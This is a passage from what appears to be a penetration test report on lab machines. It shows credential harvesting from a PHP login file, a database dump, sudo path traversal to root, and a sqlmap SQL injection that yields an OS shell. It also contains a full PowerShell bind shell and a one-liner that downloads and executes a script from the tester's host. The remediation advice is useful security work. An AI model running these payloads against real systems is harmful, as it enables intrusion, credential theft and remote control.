
Didn't yield so checked files for user credentials and found in /var/www/login.php, together with filter settings:



```
john@SkyTower:/var/www$ ls
background.jpg  background2.jpg  index.html  login.php
john@SkyTower:/var/www$ cat login.php
<?php

$db = new mysqli('localhost', '[redacted]

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');

}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);

$sql= "SELECT * FROM login where email='".$email."' and password='".$password."';";
$result = $db->query($sql);


if(!$result)
    die('There was an error running the query [' . $db->error . ']');
if($result->num_rows==0)
    die('<br>Login Failed</br>');

$row = $result->fetch_assoc();
```


MySQL time with found credentials:

```
mysql -uroot -p[secure_rootpw]
```




```
mysql> show tables from SkyTech;
+-------------------+
| Tables_in_SkyTech |
+-------------------+
| login             |
+-------------------+
1 row in set (0.00 sec)

mysql> use SkyTech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show * from login;
ERROR 1064 (42000): You have an error in your SQL syntax; check the
mysql> select * from login
    -> ;
+----+---------------------+--------------+
| id | email               | password     |
+----+---------------------+--------------+
|  1 | john@skytech.com    | [redacted]   |
|  2 | sara@skytech.com    | [redacted]   |
|  3 | william@skytech.com | [redacted]   |
+----+---------------------+--------------+
3 rows in set (0.00 sec)

mysql> 
```

Got new users to test with and did same proxychains ssh process with user sara:



```
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$ sudo ls /accounts/
sara@SkyTower:~$ sudo ls /accounts/*
ls: cannot access /accounts/*: No such file or directory
sara@SkyTower:~$ sudo ls -a /accounts/
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/ls -a /accounts/' as root on SkyTower.local.
sara@SkyTower:~$ sudo ls /accounts/../root
flag.txt
sara@SkyTower:~$ cat /accounts/../root/flag.txt
cat: /accounts/../root/flag.txt: Permission denied
sara@SkyTower:~$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is [redacted]
sara@SkyTower:~$ ▯
```



```
┌─[patricja@birdcage]─[~/BOXES/SkyTower]
└──╼ $ proxychains ssh root@10.4.10.244
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.4.10.244:3128-<><>-10.4.10.244:22-<><>-OK
root@10.4.10.244's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar  9 10:30:31 2025
root@SkyTower:~# ▯
```

Remedial Action

Fix the misconfigurations that let an attacker perfom SQL injection attacks.

Further Reading

About SQL Injection Attacks:

https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver16

SQL Injection Prevention CheatSheet:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

4.1.2 Misconfiguration in Web server enables Web based SQL Injection attacks - 2


Severity rating	High

Description

10.9.10.32 web


When Web servers are configured to allow user login or when to show results for clients, requests to a database are made on the backend. Web servers act as the first front of protection against malusage or attacks and are responsible for filtering the requests that are sent to the database. Vulnerabilities arise when lack of filtering let attackers inject commands to underlying database.

On the website `http://10.9.10.32/Students/` a list of students/accounts was found:



Simple search on 'admin' yielded an URL that SQL Injection attacks were tested against. Ran command with sqlmap to explore vulnerabilities:

```
sqlmap -u 'http://10.9.10.32/Students?SearchString=&orderBy=Firstname' --os-shell --priv-
esc --batch --threads 10
```



```
[00:56:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: orderBy (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: SearchString=&orderBy=(SELECT (CASE WHEN (9474=9474) THEN 'Firstname' ELSE (SELECT 6787 UNION SELECT 4157) END))

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: SearchString=&orderBy=Firstname;WAITFOR DELAY '0:0:5'--

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF - comment)
    Payload: SearchString=&orderBy=Firstname WAITFOR DELAY '0:0:5'--
---
[00:56:34] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2022 or 2016 or 2019 or 11
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[00:56:34] [INFO] testing if current user is DBA
[00:56:34] [WARNING] functionality requested probably does not work because the current session user is not a database adminis
ments as a DBA user if you were able to extract and crack a DBA password by any mean
[00:56:35] [INFO] testing if xp_cmdshell extended procedure is usable
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[00:56:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[00:56:47] [INFO] retrieving the length of query output
[00:56:54] [INFO] adjusting time delay to 1 second due to good response times
[00:56:56] [INFO] retrieving the length of query output
[00:57:03] [INFO] xp_cmdshell extended procedure is usable
[00:57:03] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[00:57:03] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

sqlmap listed three possible injections and an os_shell was accesses with the combination of allowing permissions on service account on the sql server 10.9.10.33.

Taken further a nishang revshell was tested, as well as a nishang bind shell, both failed due to host-based Defender so a custom bindshell was used on a commonly allowed port:


```
$tcpListener = New-Object System.Net.Sockets.TcpListener('0.0.0.0', 443)
$tcpListener.Start()

while ($true) {
    $client = $tcpListener.AcceptTcpClient()
    $stream = $client.GetStream()
    $reader = New-Object System.IO.StreamReader($stream)
    $writer = New-Object System.IO.StreamWriter($stream)

    # Greeting message
    $writer.WriteLine("Windows Bind Shell")
    $writer.Flush()

    while ($true) {
        $cmd = $reader.ReadLine()
        if ($cmd -eq "exit") {
            break
        }

        # Execute command and return output as string
        $output = Invoke-Expression $cmd 2>&1 | Out-String
        $writer.WriteLine($output)
        $writer.Flush()
    }

    $client.Close()
}

$tcpListener.Stop()
```

To get it on there from http 80 server on Kali the gained os_shell connection was utilized:

```
os-shell> powershell -exec bypass -c "(New-Object
Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('htt
p://10.9.10.249/bindshell443.ps1') -UseBasicParsing | iex"
```


Then connect from Kali:

```
sudo nc 10.9.10.33 443
```



```
pwd

Path
----
C:\Windows\system32

whoami
nt authority\network service

(Get-WmiObject -Class Win32_ComputerSystem).Name
SQL

ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.9.10.33
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.9.10.254

[0] 0:python3  1:sudo- 2:sudo* 3:bash  4:bash  5:sudo
```

Check on account privileges showed:



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Multiple tests were conducted to give POC if this privilege could be exploited on the machine. Defender seemed to block the first approaches and as evaluation it may be that the tools used specified Defender non-allowed ports when attempt to harvest system token was performed. The setting SeImpersonatePrivilege alone should enable privilege escalation and modifications of tool source code to commonly allowed ports, such as 53 and 22, were not tested to yield POC.

Remedial Action

- Review server side filtering when web server sends request to the database server to prohibit web based injection attacks to database. The key is to validate the user inputs on the web site that are passed from web server to the database.

Further Reading

First

Validate user input in ASP.NET:

https://learn.microsoft.com/en-us/aspnet/web-pages/overview/ui-layouts-and-themes/validating-user-input-in-aspnet-web-pages-sites

Additionally

Best practices SQL server:

https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-server-security-best-practices?view=sql-server-ver16

SQL Injection Prevention CheatSheet:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html


4.1.3 Shared login credentials over forests for SQL service accounts

Severity rating	High

